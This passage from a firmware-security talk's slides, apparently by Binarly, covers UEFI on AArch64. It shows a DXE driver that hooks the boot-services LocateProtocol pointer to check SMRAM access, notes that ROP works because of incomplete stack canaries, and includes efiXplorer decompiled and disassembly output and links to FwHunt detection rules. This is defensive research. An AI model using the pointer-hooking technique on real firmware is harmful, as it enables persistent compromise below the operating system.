    EFI_STATUS Status = gLocateProtocolOld(Protocol, Registration, Interface);
    CheckSmramAccess();
    return Status;
}

VOID EFIAPI LocateProtocolSetupHook() {
    // Hook LocateProtocol
    gLocateProtocolOld = (EFI_LOCATE_PROTOCOL)gBS->LocateProtocol;
    DebugPrint(DEBUG_INFO, "gBS->LocateProtocol() address = %p\n",
               gLocateProtocolOld);
    gBS->LocateProtocol = (EFI_LOCATE_PROTOCOL)LocateProtocolNew;
}


EFI_STATUS
EFIAPI
DxeSmmHookEntryPoint(IN EFI_HANDLE ImageHandle,
                      IN EFI_SYSTEM_TABLE *SystemTable) {
    DebugPrint(DEBUG_INFO, "DxeSmmHook driver loaded, gBS = %p\n", gBS);

    LocateProtocolSetupHook();

    return EFI_SUCCESS;
}
```

Demo Time





Summary and conclusions

- **Vulnerabilities in UEFI on AArch64 are harder to exploit, but still not a big deal**
- **UEFI NVRAM API is still misused in many cases**
- **UEFI standard expands the attack surface on ARM TrustZone**
- **Limited usage of mitigations:** stack canaries does not apply to all functions, making it possible to use ROP without additional memory leaks
- **The UEFI on AArch64 appears to be more secure architecturally than on x86**

efiXplorer: analysis of Aarch64 modules

```
EFI_STATUS __cdecl ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    gImageHandle = ImageHandle;
    GST = SystemTable;
    BootServices = SystemTable->BootServices;
    v38 = 0i64;
    RuntimeServices = SystemTable->RuntimeServices;
    gBS = BootServices;
    LocateProtocol = BootServices->LocateProtocol;
    gRT = RuntimeServices;
    v5 = LocateProtocol(&gProprietaryProtocol, 0i64, &gEdkiiVariableLockProtocol);
    if ( v5 )
    {
        if ( v5 == 0x8000000000000000Eui64 )
        {
            v11 = (gBS->LocateProtocol)(&EDKII_VARIABLE_POLICY_PROTOCOL_GUID, 0i64, &gEdkiiVariablePolicyProtocol);
            if ( (v11 & 0x8000000000000000ui64) != 0 )
            {
                gEdkiiVariablePolicyProtocol = 0i64;
                if ( v11 == 0x8000000000000000Eui64
                    && ((gBS->LocateProtocol)(&EDKII_VARIABLE_LOCK_PROTOCOL_GUID, 0i64, &gEdkiiVariableLockProtocol) & 0x80000000
                {
                    goto LABEL_3;
                }
            }
        }
    }
}
```

```
STP          X29, X30, [SP,#var_D0]!
ADRP         X2, #gImageHandle@PAGE
MOV          X29, SP
STR          X0, [X2,#gImageHandle@PAGEOFF]
ADRP         X0, #gST@PAGE
STP          X19, X20, [SP,#0xD0+var_C0]
ADRP         X20, #gEdkiiVariableLockProtocol@PAGE
STP          X21, X22, [SP,#0xD0+var_B0]
ADRP         X22, #gBS@PAGE
ADRP         X21, #gRT@PAGE
STP          X23, X24, [SP,#0xD0+var_A0]
ADD          X23, X20, #gEdkiiVariableLockProtocol@PAGEOFF
MOV          X2, X23
STR          X1, [X0,#gST@PAGEOFF]
LDR          X0, [X1,#0x60]
STR          XZR, [SP,#0xD0+var_90]
LDR          X1, [X1,#0x58]
STR          X0, [X22,#gBS@PAGEOFF]
LDR          X3, [X0,#0x140]
STR          X1, [X21,#gRT@PAGEOFF]
ADRP         X0, #gProprietaryProtocol@PAGE
MOV          X1, #0
ADD          X0, X0, #gProprietaryProtocol@PAGEOFF
BLR          X3
CBNZ         X0, loc_1988
LDR          X0, [X20,#0xB08]
LDR          X1, [X0,#8]
MOV          X0, #0x4554554C4F534241
CMP          X1, X0
```

<https://github.com/binarily-io/efiXplorer>


https://binarily.io/posts/ARM_based_Firmware_Support_in_New_efiXplorer_v5_0_LABScon_Edition

Binarly FwHunt rules are available!

Binarly team provides FwHunt rules to detect vulnerable devices at scale and help the industry recover from firmware security repeatable failures.

- Community FwHunt Scanner: <https://github.com/binarly-io/fwhunt-scan>
- FwHunt detection rules: <https://github.com/binarly-io/FwHunt/tree/main/rules>





Thank you

https://github.com/binarly-io/Research_Publications